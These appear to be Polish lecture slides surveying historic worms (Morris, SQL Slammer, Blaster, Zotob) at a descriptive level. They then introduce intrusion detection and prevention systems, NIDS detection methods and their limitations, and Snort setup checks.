- W 1988 roku Morris był doktorantem na wydziale informatyki Uniwersytetu Cornell. Prowadził w tym czasie badania nad błędami w systemach BSD Unix. Program, który napisał, miał tylko wykazać, że robak może przenosić się z komputera na komputer i tym samym uświadomić administratorom słabość ich systemów (z założenia nie był szkodliwy).

Robak Morrisa

Na skutek błędu w obliczeniach procesy robaka zapełniały zasoby komputerów, które w efekcie się wieszały.

W ciągu 2 godzin zinfekowanych zostało 6 tysięcy maszyn, co sparaliżowało działanie ówczesnego Internetu - dopiero 10 listopada (po ośmiu dniach) udało się przywrócić sieci normalne funkcjonowanie.

Straty oszacowano na 10 mln dolarów.

Morris przyznał się do napisania robaka.

Robak Morrisa

22 stycznia 1990 r. Morris został skazany za swój czyn na:

- 3 lata obserwacji sądowej;
- grzywnę pieniężną 10.000 dolarów;
- 400 godzin prac społecznych;
- zapłacenie 150.000 dolarów kosztów postępowania sądowego.

Obecnie jest on profesorem Massachusetts Institute of Technology **:)**.

SQL Slammer

Zainfekował serwery Microsoft SQL, został wypuszczony w styczniu 2003r.

REKORDZISTA:


- w 8,5 sekundy podwajał liczbę zainfekowanych komputerów;
- w 15 sekund zainfekowane były komputery z całego świata;
- w 10 minut zainfekował 75 tysięcy komputerów;

SQL Slummer

Dziura wykorzystywała pakiety UDP zamiast bardziej tradycyjnych TCP, stąd:
-pojedynczy pakiet mógł przejąć podatny komputer;
-robak nie musiał śledzić losu wysłanych pakietów, co umożliwiło mu wysyłanie ich w niespotykanym dotychczas tempie;

Slummer wciąż aktywnie się rozprzestrzenia, w 1. połowie 2006r. odpowiadał za 9,2% wszystkich ataków internetowych (co plasowało go na 4.pozycji).

SQL Slummer



Slummer 30 minut po wypuszczeniu

Blaster

Blaster wykorzystuje lukę – przepełnienie bufora w interfejsie RPC, które może być spowodowane zdalnie poprzez anonimowe połączenie z tym interfejsem (np. w Windows XP).

Objawy i działanie:

- Przeprowadza atak typu denial of service (DoS) - odmowa usługi na serwer windowsupdate.com;
- Blokuje lub restartuje zaatakowany komputer;
- Generuje dodatkowy ruch po portach TCP 135 i 4444 oraz UDP 69;

Blaster

- Blaster działa od kilku lat, ale jest coraz bardziej popularny – w 1. połowie 2006r. odpowiadał za 4% wszystkich ataków internetowych (6. lokata).

- Robak ten zawiera kilka tekstów, które nie są nigdy wyświetlane:
„I just want to say LOVE YOU SAN!!”
„billy gates why do you make this possible ? Stop making money and fix your software!!”

Zotob

Zotob rozprzestrzenia się nastepująco:

- generuje losowy adres IP;
- próbuje nawiązać połączenie ze zdalnym komputerem o danym adresie IP poprzez port TCP 445;
- w przypadku sukcesu próbuje wykorzystać lukę w zabezpieczeniach mechanizmu Plug and Play;
- jeżeli działania te przyniosą pozytywne rezultaty, Zotob przesyła swoją kopię na zainfekowany komputer za pośrednictwem protokołu FTP poprzez port TCP 33333;

Zotob

Obecność Zotob w systemie jest trudna do zauważenia, ponieważ robak nie pozostawia żadnych dających się łatwo zidentyfikować śladów swojej działalności.

Zotob modyfikuje plik HOSTS aby zablokować użytkownikowi dostęp do witryn internetowych producentów oprogramowania antywirusowego.

Obrona przed robakami

Jak widać niebezpieczeństwo zainfekowania komputera robakiem jest bardzo duże – robaków jest coraz więcej, są coraz sprytniej napisane.
Trzeba się przed nimi bronić!!!

Po krótce opowiem o systemach:
- NIDS
-IPS
oraz zaprezentuję program snort.

IDS

IDS (**Intrusion Detection Systems**) - systemy wykrywania intruzów, zajmują się wykrywaniem prób uzyskania dostępu do systemu i informowaniem o tym odpowiednich osób (coś w rodzaju alarmu).

<u>3 podstawowe zadania:</u>
- monitorowanie systemu;
- detekcja ataków;
- podejmowanie odpowiednich działań (wylogowanie użytkowników, zablokowanie konta lub wykonanie odpowiednich skryptów;
  często informacja o ataku przesyłana jest natychmiast do upoważnionych osób np. na pager lub poprzez e-mail);

HIDS

Są dwa warianty systemów IDS:
- oparte na gospodarzu (host) Host-Based IDS;
- oparte na sieci Network-Based IDS;

HIDS:
- najwcześniej zaimplementowane systemy wykrywania intruzów;
- zbierają i analizują dane na komputerze, który jest gospodarzem systemu, na przykład serwerze sieciowym;
- efektywnie wykrywają nadużycia wewnątrz sieci (gdy użytkownik jest zalogowany i wykonuje niedozwoloną czynność);
- dobrze sobie radzą z nieautoryzowaną modyfikacją pliku;
- przy dużych sieciach te systemy stają się niepraktyczne;

NIDS

NIDS:
- są często rozproszone po sieci i różnych systemach;
- sprawdzają pakiety poruszające się po sieci;
  (pakiety te są analizowane, a następnie określane jako prawidłowe bądź złośliwe);
- zwiększają odporność systemu na ataki z zewnątrz

- dobrze radzą sobie z nieautoryzowanym dostępem spoza systemu (gdy użytkownik nie jest zalogowany)
- oraz z atakiem typu Denial of Service (poprzez zauważenie pakietów zaczynających taki atak).

NIDS

Metody detekcji systemu NIDS:

- dopasowywanie wzorców;
- kontekstowe dopasowywanie wzorców;
- analiza heurystyczna;
- analiza anomalii;

NIDS

dopasowywanie wzorców -
jest to najprostsza metoda, pojedynczy pakiety porównywany jest z listą reguł. Jeśli któryś z warunków zostanie spełniony uruchamiany jest alarm.

kontekstowe dopasowywanie wzorców -
w kontekstowym dopasowywaniu pakietu, system bierze pod uwagę kontekst każdego pakietu. Śledzi połączenia, dokonuje łączenia fragmentowanych pakietów.

NIDS

analiza heurystyczna -
wykorzystuje algorytmy do identyfikacji niepożądanego działania. Algorytmy te są zwykle statystyczną oceną normalnego ruchu sieciowego.
Przykładowo algorytm stwierdzjący skanowanie portów, stwierdza, że takie wydarzenie miało miejsce, jeżeli z jednego adresu w krótkim czasie nastąpi próba połaczeń z wieloma portami.
analiza anomalii -
sygnatury anomalii starają się wykryć ruch sieciowy, który odbiega od normy. Największym problemem jest określenie stanu uważanego za normalny.

Problemy NIDS

Mnogość aplikacji - W przypadku ataku na konkretną aplikację, polegającym na podawaniu jej nietypowych danych, system musi rozumieć protokół, którego dana aplikacja używa. Protokołów sieciowych jest bardzo dużo, system IDS nie może znać ich wszystkich, dlatego zna tylko pewien ich podzbiór. Fakt ten może zostać wykorzystany do próby ataku na sieć chronioną przez IDS.
Defragmentacja pakietów - Wykrycie ataku rozłożonego na kilka pakietów wymaga monitorowania przebiegu sesji. Takie działanie pochłania jednak część zasobów, systemy IDS mają problemy z działaniem przy transmiji pakietów przekraczającej 63mb/s.
Fałszywe alarmy.

Snort

Snort – przykład systemu NIDS.

Przy instalacji Snorta (ze strony www.snort.org) należy zwrócić szczególną uwagę na:

- czy istnieje katalog */etc/snort/rules* – jeśli nie, to można „go” ściągnąć ze strony http://www.snort.org/pub-bin/downloads.cgi/Download/vrt_pr/snortrules-pr-2.4.tar.gz i rozpakować do katalagu */etc/snort*;
- sprawdzić, czy w pliku */etc/snort/snort.conf* jest wpisany poprawny adres pliku *local.rules* (jest on w linijce rozpoczynającej się „var RULE_PATH”);
- sprawdzić poprawność adresu pliku *libsf_engine.so* (linijki rozpoczynające się od „dynamicpreprocessor directory” oraz „dynamicengine”);


IPS

IPS (**Intrusion Prevention Systems**) to sprzętowe bądź programowe rozwiązania, których zadaniem jest wykrywanie ataków na system komputerowy z wewnątrz jak i od zewnątrz systemu oraz uniemożliwianie przeprowadzenia takich ataków. Można o nich poczytać m.in. na stronie:

http://www.mcafee.com/us/local_content/white_papers/wp_host_nip.pdf.

Podsumowanie

Niebezpieczeństw w sieci jest coraz więcej.
Nastąpiła wyraźna zmiana specyfiki ataków: autorzy groźnego oprogramowania dalej dążą do osiągania coraz większych korzyści, jednak nie interesuje ich już sława, ale pieniądze.
Tym bardziej trzeba uważać...


KONIEC